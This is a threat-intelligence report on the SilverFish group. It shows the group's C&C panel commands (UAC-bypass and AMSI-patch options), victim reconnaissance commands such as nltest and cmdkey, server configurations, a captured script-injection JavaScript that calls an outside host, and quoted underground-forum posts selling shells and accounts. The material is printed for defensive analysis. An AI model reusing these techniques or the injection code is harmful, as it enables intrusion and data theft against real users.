Spawn new shell session (port 443) (+amsiInitFailed=true WIN10 ONLY) TEST
Spawn new bot instance
Spawn new bot instance elevated (slui, build>=9600, WIN8.1, WIN10) powershell required
+ console shown. Blocked by WD
Spawn new bot instance elevated (eventvwr, WIN7, WIN8.1)
Spawn new bot instance elevated (sdclt, build>=14393, WIN10) WD alert, instance dies,
still works
Execute beacon
Execute exe file with cmd
Upload file TEMP
Upload file ProgramData
Download file from bot (specify file path) traffic not encrypted!
Execute command with cmd
Execute command with cmd (RUNAS)
Execute command elevated (fodhelper, build>=10240), full path, no output
returned
Execute command elevated (computerdefaults, build>=10240), full path, no output
returned
Execute command elevated (slui, build>=9600), full path, no output
returned, powershell required + console shown. if failed, needs manual reg cleanup
Execute command elevated (sdclt, build>=14393), full path, no output returned,
WD alert, executes, instance dies
Execute command elevated (eventvwr, build>=7600 && build <15031),
full path, no output returned
Execute command elevated (compmgmtlauncher, build>=7600 && build <15031),
full path, no output returned
Detection trigger (ps1) (test)
Detection clean (ps1) (test)
Syntax error (ps1) (test)
Kill bot
```



Spawn new shell session (port 443)
Spawn new shell session (port 80)
Spawn new shell session (port 25)
Spawn new shell session (port 110)
Spawn new shell session (port 143)
Spawn new shell session (port 443) (+amsi.dll patch WIN10 ONLY)
Spawn new bot instance
Spawn new bot instance elevated (slui, build>=9600, WIN8.1, WIN10) powershell required + console shown. Blocked by WD
Spawn new bot instance elevated (eventvwr, WIN7, WIN8.1)
Spawn new bot instance elevated (sdclt, build>=14393, WIN10) WD alert, instance dies, still works
Execute exe file with cmd
Upload file TEMP
Upload file ProgramData
Download file from bot (specify file path) traffic not encrypted!
Execute command with cmd
Execute command with cmd (RUNAS)
Execute command elevated (fodhelper, build>=10240), full path, no output returned
Execute command elevated (computerdefaults, build>=10240), full path, no output returned
Execute command elevated (slui, build>=9600), full path, no output returned, powershell required + console shown. if failed, needs manual reg cleanup
Execute command elevated (sdclt, build>=14393), full path, no output returned, WD alert, executes, instance dies

Add new task: Spawn new shell session (port 110) Add

ID	Type	Created	Executed	Result	Content
14397	execute_cmd	23:01:52 06.03.2021	23:02:00 06.03.2021	see (36 bytes)	{"cmd":"nltest Vdclist:"}
14398	execute_cmd	23:01:59 06.03.2021	23:02:16 06.03.2021	see (737 bytes)	{"cmd":"nltest Vdomain_trusts"}
14399	execute_cmd	23:02:04 06.03.2021	23:02:33 06.03.2021	see (1626 bytes)	{"cmd":"cmdkey Vlist"}
14805	execute_cmd	09:45:19 11.03.2021	09:45:29 11.03.2021	see (737 bytes)	{"cmd":"nltest Vdomain_trusts"}
14806	execute_cmd	09:46:22 11.03.2021	09:46:32 11.03.2021	see (36 bytes)	{"cmd":"nltest Vdclist:"}

Figure 7. Command and control panel - Available commands

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
The available commands allow the threat actors to spawn shells on ports ; 443, 80, 25, 110, 143 with the ability to bypass AMSI protection via DLL patching.

> **Analyst Note :** The Windows Antimalware Scan Interface (AMSI) allows applications and services to integrate with any antimalware product that's present on a machine. AMSI provides enhanced malware protection for end-users and their data, applications, and workloads [12].

Threat actors are also able to run elevated commands with different ways and upload arbitrary files to the infected victims. The results of the executed commands are shown on a separate tab as follows :




[redacted]

```
List of domain trusts:
    0: [redacted]
    1:
    2:
    3:
    4:
    5:
    6:
    7:
    8:
The command completed successfully
```

Figure 8. **C&C - Victim task response page**

To upload a file to victim devices, threat actors are using the "file list" page of the C&C server shown in the following image. The page contains a basic file upload form that stores the uploaded files with an ID. Once threat actors issue an "Upload file" command with an ID value, the selected file is uploaded to victim devices under the path **%TEMP%** or **ProgramData** depending on the selected upload command type.



[redacted]

Upload new file:
File hint: (e.g. *main session payload*)
File name on disk: (e.g. *c8ba3fe9****.exe***, update, install, setup - trigger UAC)

ID	Hint	Filename	Size	Uploaded
108	ieshim.dll	IEShim.dll	24064 bytes	11:11:12 26.01.2021
109	nomsbuild	zertoagent.exe	4608 bytes	11:11:36 26.01.2021
110	test buildit.csproj	buildit.csproj	349176 bytes	15:24:21 26.01.2021
111	301 nim	watsvc.exe	777313 bytes	19:02:59 26.01.2021
118	syscalls_test_fronting	myfavoritegame.exe	850640 bytes	14:02:00 05.02.2021
119	csproj_test	project **no extension**	281807 bytes	14:20:13 05.02.2021
147	xshellcode	craftmanager2.exe	757760 bytes	16:59:44 22.02.2021
165	xshellcode	craftmanager3.exe	767488 bytes	13:46:09 01.03.2021

Figure 9. **C&C - File listing page**

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
3.1.1 Server Analysis


In this section, we present our important findings obtained from the C&C server. One of the most expected observation is that the SilverFish group used many common techniques to harden the server. Firstly, the group installed and configured AppArmor which is a common practice to allow running applications in an isolated environment. Secondly, all collectable logs inside the operating system (web access logs, ssh auth log, console history etc.) were disabled. Lastly, network firewall is configured to communicate only with pre-defined IP Addresses (Figure 10).



```
# Generated by iptables-save v1.4.21 on Wed Mar  3 22:06:43 2021
*filter
:INPUT ACCEPT [28703:4204216]
:FORWARD ACCEPT [0:0]
:OUTPUT ACCEPT [39167:11838571]
-A INPUT -s 178.249.69.35/32 -j ACCEPT
-A INPUT -s 23.106.61.74/32 -j ACCEPT
-A INPUT -m set --match-set datacenters src -j DROP
COMMIT
# Completed on Wed Mar  3 22:06:43 2021
```

Figure 10. **Firewall configuration of the server**

One of the most notable findings from the server-side is the web proxy configuration. We discovered several crucial domains belonging to a range of nodes including TDS and C&C proxies. An example of configuration is provided in Figure 11 and all of the domains can be found in Section 6.



```
server {
       listen  80      default_server;
       listen 443 ssl  default_server;
       server_name      www.secureconnectiongroup.com;
        client_body_buffer_size 128k;
        keepalive_timeout       70;
        ssl_certificate         /etc/nginx/ssl/www.secureconnectiongroup.com.crt;
        ssl_certificate_key     /etc/nginx/ssl/www.secureconnectiongroup.com.key;
        ssl_dhparam             /etc/nginx/ssl/dh2048.pem;
        server_name_in_redirect on;
        ssl_session_timeout     10m;
        ssl_session_cache       shared:SSL:10m;
        ssl_protocols  TLSv1 TLSv1.1 TLSv1.2;
        ssl_prefer_server_ciphers   on;
```

Figure 11. **Proxy configuration of the server**

Next, The PTI Team tried to access the previously assigned IP address directly with a GET request and immediately observed a redirection to **securesearchnow[.]com** domain. This finding was important because it linked **209.99.40.223** IP with both **secureconnectiongroup[.]com** and **securesearchnow[.]com** domains. Moreover, the PTI Team observed that several IPs in that range also points requests to the **securesearchnow[.]com** domain. The similarity between domain names is another aspect of the correlation which should not be disregarded.

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

01
view-source:http://securesearchnow.com/sk-jspark_init.php
02
view-source:http://208.91.198.23/404.html
03
view-source:http://cdn.jsinit.directfwd.com/sk-jspark_init.php

```
.window._skz_pid)
        return;

    try
    {
        this._hlpr = function(){
            return {
            url : "http://freeresultsguide.com/sk-jspark.php?",
            params : {
                "dn":window.location.hostname,
                "pid":window._skz_pid,
                "kwrf": window.location,
                "reqref":document.referrer
                }
            }
        }

        this._srptloc = function(){
            var data  = this._hlpr();
            var query = data.url;
            for (d in data.params)
                query += encodeURIComponent(d) + "=" + encodeURIComponent(data.params[d]) + "&";
            return query.slice(0, -1);
        }

        this._script = function(_src,_id){
            try {
                var _scrpt        = document.createElement("script");
                _scrpt.src        = _src;
                _scrpt.id         = _id;
                document.getElementsByTagName("head")[0].appendChild(_scrpt);
                return;
            } catch(e){}
        }

        var url =  this._srptloc();
        this._script(url);

    } catch(e)
    {
        _sknz_loc_  = "http://freeresultsguide.com/sk-jspark.php?_jsprkderr_=1&dn="+encodeURIComponent(window.l
        loc         = "<scr"+"ipt "+"src=\""+_sknz_loc_+\"></sc"+"ript>";
        document.write(loc);
    }
})(); /*27*/
```

```
    /le>
        .loader { border: 16px solid #f3f3f3; border-top: 16px solid #3498db; border-radius: 50%; width: 12
        @keyframes spin { 0% { transform: rotate(0deg); } 100% { transform: rotate(360deg); } }
    </style>
    <script language="Javascript">var _skz_pid = "9POBEX80W";</script>
    <script language="Javascript" src="http://cdn.jsinit.directfwd.com/sk-jspark_init.php"></script>
</head>
<body>
<div class="loader" id="sk-loader"></div>
</body>
</html>
```

```
    if(!window._skz_pid)
        return;

    try
    {
        this._hlpr = function(){
            return {
            url : "http://freeresultsguide.com/sk-jspark.php?",
            params : {
                "dn":window.location.hostname,
                "pid":window._skz_pid,
                "kwrf": window.location,
                "reqref":document.referrer
                }
            }
        }

        this._srptloc = function(){
            var data  = this._hlpr();
            var query = data.url;
            for (d in data.params)
                query += encodeURIComponent(d) + "=" + encodeURIComponent(data.params[d]) + "&";
            return query.slice(0, -1);
        }

        this._script = function(_src,_id){
            try {
                var _scrpt        = document.createElement("script");
                _scrpt.src        = _src;
                _scrpt.id         = _id;
                document.getElementsByTagName("head")[0].appendChild(_scrpt);
                return;
            } catch(e){}
        }

        var url =  this._srptloc();
        this._script(url);

    } catch(e)
    {
        _sknz_loc_  = "http://freeresultsguide.com/sk-jspark.php?_jsprkderr_=1&dn="+encodeURIComponent(window
        loc         = "<scr"+"ipt "+"src=\""+_sknz_loc_+\"></sc"+"ript>";
        document.write(loc);
    }
})(); /*25*/
```

Figure 12. **Same script is called from both securesearchnow[.]com and 208.91.198.23**

Figure 12 illustrates the similarities between securesearchnow[.]com and 208.91.198.23 IP address. Both of the web servers redirect the visitors to a PHP script hosted at freeresultsguide[.]com. Ideally, we would like to analyze the source code of sk-jspark_init.php. However, the PTI Team could not find the code of the script during the writing of this report. We believe it might give some other clue about the SilverFish group. In any case, we will include it in our repository once it's been analyzed by us or by any other research group. On March 4, 2021 Microsoft published another set of IOCs in their blog [20] related with SolarWinds attackers. It is worth noting that reyweb[.]com domain in their list also resolves to 208.91.198.23 which can be traced back to SilverFish group's C&C server.

3.1.2 Team Hierarchy





Figure 13. **Team structure of SilverFish**

While significant attention has been focused on reversing and identifying the tools of the SilverFish group, victim handling and team management methodology should also be discussed in detail. In general, command and control servers are managed with a single or multiple administrator accounts. It is not common to see multiple accounts with different permission levels to manage a C&C server. SilverFish uses a team based workflow model and a triage system similar to modern project management applications like *Jira* (see Figure 14). Whenever a new victim is infected, it is assigned to the current "Active Team" which is pre-selected by the administrator. Each team on the C&C server can only see the victims assigned to them. Furthermore, the system has the capability to auto-assign victims based on the current workload. During our investigation, we found four different teams (*namely 301,302,303,304*) who were actively exploiting the victims' devices. These teams cycle frequently almost every day or every two days. In Section 4.3, we present *"Attacker Activity Time Graph"* to urge further exploration of the group's working hours.



4638	[redacted]	a3bf47	303	save
4637	[redacted]	1759d8	303	save
4636	[redacted]	b65fd0	303	save
4635	[redacted]	93b0cf	303	save
4634	[redacted]	cac6be	303	save
4633	[redacted]	43617b	303	save
4632	[redacted]	c9eda1	302	save
4631	[redacted]	d6bdd0	302	save
4630	[redacted]	b645e2	302	save
4629	[redacted]	200463	302	save
4628	[redacted]	5a21ad	302	save
4627	[redacted]	77a9c2	302	save

Figure 14. **Team assignment for each victim**

Moreover, there are clues indicating that multiple users are managing the SilverFish TDS panel that is analyzed in the next 3.2 section of this report. Each user is able to write comments for each victim to prioritize the exploitation. Based on these comments, we were able to understand more about the motivation of the group and prioritization of the victims. It is also important to mention that most of the comments are written in Russian slang and vernacular. (*"dno","pidori", "poeben", "poebotina", "psihi", "hernya", "xyeta", "gavno"*)

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



```
// new hacker
[redacted] => array(
    'configs' => array(
        '566',
    ),
),

// g another exe test
[redacted] => array(
    'configs' => array(
        //'518',
    ),
),


// infoshell
[redacted] => array(
    'configs' => array(
        '520',
    ),
),

// riki2509 new hacker
[redacted] => array(
    'configs' => array(
        '521',
    ),
),

// walter
[redacted] => array(
    'configs' => array(
        '577',
    ),
),

// mes
[redacted] => array(
    'configs' => array(
        '567',
    ),
),


// cyberbro client eu
[redacted] => array(
    'configs' => array(
        '522',
    ),
),
```

Another significant finding is that the C&C source code (within PHP files) statically contain nicknames and ID numbers of 14 people who most likely work under the supervision of 4 different teams.

- 511 : fingerlink
- 513 : cyberbro fingerlink
- 514 : vie new
- 515 : riki netsupport
- 516 : cyberbro netsupport
- 520 : infoshell
- 521 : riki2509 new hacker
- 522 : cyberbro client eu
- 565 : all local
- 566 : new hacker
- 567 : art
- 567 : mes
- 576 : g test
- 577 : walter

The PTI Team linked some of these nicknames with profiles in different underground hacking forums. We present some of the interesting posts which correlates the nicknames with the malicious activities carried out by the SilverFish group. It should be noted that attribution using only nicknames can be misleading.



infoshell - $800

By q8yas, July 25, 2020 in Arbitration

q8yas
gigabyte
●●●●
Paid registration
7
107 posts
Joined
02/20/20 (ID: 100655)
Activity
кодинг / coder

Posted July 25, 2020

Hi,

yestardy i bought shell from infoshell

before i buy I was very clear with him WITH SIMPLE QUESTION

i ask him is possible put my exe to download ? he told me yes

i ask him how ? he say I don't have time to explain do blitz and I will "explain everything and help"

Because I thought he was honest I am immediately go and blitz

after a few Hours he send me link for the shell

i ask him know how i can put my exe to download ?

Now after i send mony he seemed to shirk , After long hours of stupid chat with him

he told me Contact this person and buy from him some landing page !!!!!

anyway Because i don't want problem with him i go and shearch how is that possible

i found some js downloader and i told him but also hot help keep told me Contact with this person

i told him i add but always offline he say wait him

now his shell not work i told him ur shell not work he say u kill the shell i ask him how i kill the shell ?

he told me u put code from internet , i told him i am not put anything i try code in my pc "js downloader"

also if i used the code is very simple https://github.com/NYAN-x-CAT/JS-Downloader/blob/master/Downloader.js

d0-0b fingerlink@exploit.im ripped, I loaded his bot

By henrydillenger, February 19, 2020 in Arbitration

henrydillenger
megabyte
●●●
Paid registration
2
98 posts
Joined
01/09/20 (ID: 99007)
Activity
вирусология / malware

Posted February 19, 2020 (edited)

UserL d0-0b
jabber: fingerlink@exploit.im

I dont have full logs, I loaded many corp bots for this idiot and always giving stories. he fucked me

```
4:35:17 AM) Dolbo: ?
(4:37:19 AM) We received an unreadable encrypted message from fingerlink@exploit.im.
[Image] (4:39:17 AM) Private conversation with fingerlink@exploit.im/Psi+ lost.
(4:39:19 AM) Attempting to start a private conversation with fingerlink@exploit.im/Psi+...
[Image] (4:39:19 AM) Unverified conversation with fingerlink@exploit.im/Psi+ started.  Your client is not logging this conversation.
(4:40:42 AM) Dolbo: yo
(4:41:42 AM) fingerlink: what about usa ?
(4:42:25 AM) fingerlink: https://www.sendspace.com/file/vfw341
https://www.sendspace.com/delete/vfw341/e005c0635846d5e201fe22d86cbe0663
IDm5oUXQByICSZrI
(4:42:27 AM) fingerlink: AU
(4:59:36 AM) Dolbo: i will work with someone else i think for trickbot bro sorry
(4:59:41 AM) Dolbo: you said many things and never delivered
(4:59:44 AM) Dolbo: i cant work like that
(5:08:49 AM) Dolbo: give me smtps for those bots i loaded
(5:08:51 AM) Dolbo: pls
(5:09:06 AM) fingerlink: bro
(5:09:22 AM) fingerlink: ill give u access and can pay
(5:09:25 AM) fingerlink: load please
(5:09:36 AM) Dolbo: bro
```

Продажа шеллов / доступов с хорошими показателями

By ~~psycho~~, January 24, 2017 in [Access] - FTP, shells, root, sql-inj, DB, Servers

~~psycho~~
kilobyte
●●
~~Deactivated~~
1
29 posts
Joined
11/20/13 (ID: 52138)
Activity
seo

Posted January 24, 2017

Пояснение аббревиатур

-

TIC - *Яндекс ТИЦ*
Alexa - *Alexa Rank*
DA - *MozRank Domain Authority*
Yandex - *Кол-во страниц в Яндексе*
ЯК - *Сайт присутствует в Яндекс каталоге*
Subdomain - *шелл находится на subdomain.site.zone*

При необходимости, проверю шелл на ваши показатели.
Продажа исключительно в одни руки!

Наличие

-

COMMENT	TIC	Alexa	DA
.RU (Subdomain) / ЯК / Google Index: 11900 / 30$	475	45775	68
.NET / Google Index: 48700 / 50$	550	332440	40
.NAME / Google Index: 5480 / 50$	240	668104	29
.DP.UA / Google Index: 3560 / 5$	0	11982328	7
.ES / Google Index: 250000 / 40$	30	83622	66
.RU / Google Index: 2540 / 5$	140	23389926	7
.COM / Google Index: 113 / 5$	100	-1	42
.RU (Subdomain) / Google Index: 3250 / 10$	10	390509	36
.ORG.UA / Google Index: 4000 / 20$	40	701804	36
.RU / Google Index: 160 / 5$	100	13905797	16
.COM / Google Index: 2660 / 5$	10	4328249	14
.RU / ЯК: "Цветная металлургия" / Google Index: 2970 / 10$	220	5322087	29
.NET / Google Index: 1590 / 5$	0	184626	25
.COM (Subdomain) / Google Index: 837 / 5$	180	6493667	45

COMMENT	TIC ▵	Alexa	DA
.RU / ЯК / Google Index: 155000 / 100$	1000	193899	45

Куплю xmpp флудер

By benumb, September 4, 2018 in [Other] - everything else

benumb
gigabyte
●●●●
User
1
104 posts
Joined
11/22/13 (ID: 52168)
Activity
другое / other

Posted September 4, 2018 (edited)

Срочно приобрету xmpp флудер. Желательно на python. Контакт - henry@0nl1ne.cc

Edited September 4, 2018 by benumb

Мой кошелек BTC:
1BENUMBg7cGPfP6EUTuGHToLmftZkqFod

Куплю акки BOA с ваших логов.

mes · 14.04.2020

mes
floppy-диск
Пользователь
Регистрация: 13.04.2020
Сообщения: 1
Реакции: 0

14.04.2020


Куки и доступ к почте обязательны. 20-100$ за акк, в зависимости от баланса, оплата по

mes@onyxia.hk

Figure 15. Some of the distinct nicknames can be identified in underground forums

3.2 TDS Analysis

During the subnet range scanning phase, the PTI Team also discovered a web panel working as a traffic distribution system(TDS) for the C&C servers. The TDS panel is used for distributing the victim callback traffic into multiple C&C servers and balancing the high amount of victim traffic [5]. It also enables the SilverFish group to filter the incoming victims by country.



